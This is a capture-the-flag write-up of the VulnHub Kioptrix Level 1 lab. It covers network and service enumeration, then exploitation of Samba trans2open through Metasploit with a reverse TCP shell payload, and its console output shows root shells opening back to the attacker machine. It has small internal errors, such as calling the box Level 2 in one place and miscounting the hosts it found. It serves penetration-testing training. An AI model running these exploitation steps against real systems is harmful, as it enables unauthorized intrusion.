KIOPTRIX Level 1 CTF Writeup

Authored by Samuel Vaz

Index:

1. Disclaimer and Legal

This CTF exploration and write-up were conducted solely within a controlled virtual environment. All skills and techniques presented in this write-up are for educational purposes only and should never be used in the real world without explicit permission. Misusing this information falls solely on the user's responsibility, and I, Mr. Samuel Vaz, author of this document, assume no liability for any harm caused by such misuse. By accessing this document, you agree to hold the author harmless for any claims arising from misuse.

2. Introduction

This report presents a detailed analysis of the Kioptrix Level 2 machine from VulnHub. The CTF served as a sophisticated evaluation of participants' penetration testing skills, focusing on the identification and exploitation of vulnerabilities within a controlled environment. The objective was to simulate real-world security challenges, guiding participants through intentionally vulnerable scenarios to exploit weaknesses and gain control over the targeted system. The report meticulously outlines the setup and configuration of the virtual machine, along with a systematic examination of the identification and exploitation of vulnerabilities, providing a nuanced understanding of the methodologies employed.

This report serves as a professional resource for individuals dedicated to advancing their proficiency in penetration testing and fortifying their grasp of cybersecurity best practices within an ethical and controlled context. Throughout the exploration detailed in this report, this attack covered a spectrum of skills including enumeration, vulnerability assessment, and penetration testing. Responsibilities extended to strategically escalating privileges and showcasing a profound understanding of security principles

3. Technical Summary

Machines:

Kali Linux: A versatile operating system designed for security testing and penetration testing.

Kioptrix Level 1: A vulnerable virtual machine often used to practice security skills and exploit vulnerabilities. https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

Attack Machine: Kali Linux

Target Machine: Kioptrix Lvl 1

Virtualization Software: Virtual Box

Network:

NAT Network: A VirtualBox networking mode that isolates the virtual machines from the host network while still providing internet access. This setup is ideal for security testing scenarios as it creates a controlled environment.

Key Components:

VirtualBox: The virtualization software that hosts the virtual machines.

Virtual machines (VMs): The software instances that emulate physical computers, in this case, Kali Linux and Kioptrix Level.

NAT Network: The virtual network that connects the VMs and provides internet access.

4. Enumeration

4.1 Network Scan

For this attack we try to figure out all possible information. Here we first find out the IP address of our kali Machine using `***ifconfig***` command

KALI MACHINE IP: 10.0.2.4

```
┌──(root㉿samuel)-[/home/samuel/Desktop/kioptrix_lvl1]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fec6:5564  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:c6:55:64  txqueuelen 1000  (Ethernet)
        RX packets 9009  bytes 706672 (690.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16087  bytes 1079385 (1.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6342  bytes 291322 (284.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6342  bytes 291322 (284.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Now that we know the IP address of our kali machine we'll try to discover active hosts in our NAT network using command `***netdiscover -r 10.0.2.0/24***`

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 ___________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 ___________________________________________________________________________
 10.0.2.1      52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2      52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3      08:00:27:75:a6:cc      1      60  PCS Systemtechnik GmbH
 10.0.2.5      08:00:27:e6:e2:89      1      60  PCS Systemtechnik GmbH


┌──(root㉿samuel)-[/home/samuel/Desktop/kioptrix_lvl1]
└─#
```

4.2 NMAP Scan

As we can see from above results of Netdiscover, we have discovered 5 different hosts which are:


10.0.2.1

10.0.2.2

10.0.2.3

10.0.2.5
Here we will ignore **10.0.2.1, 10.0.2.2, 10.0.2.3** as they are by default, addresses of, internet gateway, Virtual Box Host, and DHCP server of Virtual Box.

Thus our target IP address 10.0.2.5
For which we run a NMAP scan as follows:
`***nmap -p- -sV -A 10.0.2.5***`



From above scan we discovered that host machine's NetBIOS name is KIOPTRIX
And this machine is running several services which are likely to be vulnerable.


From the previous NMAP scan following are the notable findings:

1. **SSH**
   - Version: 2.9p2
   - Port 22
2. **Apache HTTP server**
   - Version: 1.3.20

- Port: 80/443
- Mod_ssl version 2.8.0 (outdated)

3. **SMB**
   - Version: unknown
   - Port: 139

4.3 NIKTO Scan




Notable findings:


- mod_ssl 2.8.7 and lower are vulnerable to remote buffer overflow and remote code execution
- Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
- Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.

4.4 Enumerating HTTP


Apache Webserver is running on port 80/443 with a default web page as shown below:




Invalid URL triggered Apache version disclosure via 404 error, increasing attack surface and exploitation risk. Immediate action required: suppress version, scan for further vulnerabilities, and patch.



As there is a webserver running we will try to conduct directory traversal using the tool **DirBuster**







4.5 Enumerating SMB

In this section we will try to enumerate SMB version running on target machine
Using msfconsole we will try to enumerate the SMB version


Run command **`msfconsole`** in you terminal



Run command **`search smb`** to search exploits/payload/auxiliary related to SMB




In this search we are trying to look for an auxiliary that can help enumerate version of SMB
The auxiliary we are looking for is: **`auxiliary/scanner/smb/smb_version`**



In order to use the auxiliary, use command: **`use auxiliary auxiliary/scanner/smb/smb_version`**

And then run command `***set RHOSTS 10.0.2.5***` to set target host on which we want to run the scrip using the command `***run***`. Refer below screenshot:



SMB 2.2.1a detected on target machine. The SMB 2.2.1a is a vulnerable version which can be exploited to gain access to target machine.


Refer link:

- Samba < 2.2.8 (Linux/BSD) - Remote Code Execution)
- Samba 2.2.8 (Linux x86) - 'trans2open' Remote Overflow (Metasploit)

Note: It is recommended to do your own research on outdated services running on your target machine inorder to figure out how the service can be exploited.

5. Exploitation:

In section 3.5, we discovered that Samba 2.2.8 and lower is vulnerable to remote code execution. Before we exploit we will try to search trans2open exploit.
To search use command:
`search trans2open`




Now that we found the trans2open exploit in our msconsole, use following command to exploit:


1. **`use exploit/linux/samba/trans2open`**
2. **`set RHOSTS 10.0.2.5`** #use your target machine's my case it's 10.0.2.5

As this samba service is vulnerable to remote code execution we will set a reverse shell payload. To set the payload use following command:

`search payload reverse shell`



`set payload /linux/x86/shell/reverse_tcp`



finally use command to gain shell access of the target machine:
`exploit`

```
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.5:139 - Trying return address 0xbffffdfc...
[*] 10.0.2.5:139 - Trying return address 0xbffffcfc...
[*] 10.0.2.5:139 - Trying return address 0xbffffbfc...
[*] 10.0.2.5:139 - Trying return address 0xbffffafc...
[*] Sending stage (36 bytes) to 10.0.2.5
[*] 10.0.2.5:139 - Trying return address 0xbffff9fc...
[*] Sending stage (36 bytes) to 10.0.2.5
[*] 10.0.2.5:139 - Trying return address 0xbffff8fc...
[*] Sending stage (36 bytes) to 10.0.2.5
[*] 10.0.2.5:139 - Trying return address 0xbffff7fc...
[*] Sending stage (36 bytes) to 10.0.2.5
[*] 10.0.2.5:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (10.0.2.4:4444 → 10.0.2.5:32773) at 2024-01-11 15:21:02 -0800
[*] Command shell session 2 opened (10.0.2.4:4444 → 10.0.2.5:32774) at 2024-01-11 15:21:03 -0800
[*] Command shell session 3 opened (10.0.2.4:4444 → 10.0.2.5:32775) at 2024-01-11 15:21:04 -0800
[*] Command shell session 4 opened (10.0.2.4:4444 → 10.0.2.5:32776) at 2024-01-11 15:21:05 -0800

whoami
root
```

Run command `` `whoami` `` to check the use level

```
[*] Command shell session 3 opened (10.0.2.4:4444 → 10.0.2.5:32775) at 2024-01-11 15:21:04 -0800
[*] Command shell session 4 opened (10.0.2.4:4444 → 10.0.2.5:32776) at 2024-01-11 15:21:05 -0800

whoami
root
```

6. Conclusion

Through meticulous enumeration of the target machine using a diverse arsenal of tools like Nmap, nikto, dirbuster, msfconsole, and exploit-db.com, we were able to identify and map the exposed services and potential vulnerabilities. This groundwork allowed us to launch targeted exploitation, capitalizing on the gathered intelligence to ultimately gain shell access of the system. This exercise served as a valuable testbed for our cybersecurity skills, showcasing our ability to navigate through enumeration phases, analyze vulnerabilities, and implement successful exploits. The experience underscores the importance of thorough reconnaissance and meticulous exploration when approaching security challenges, and leaves us with invaluable insights for future endeavors.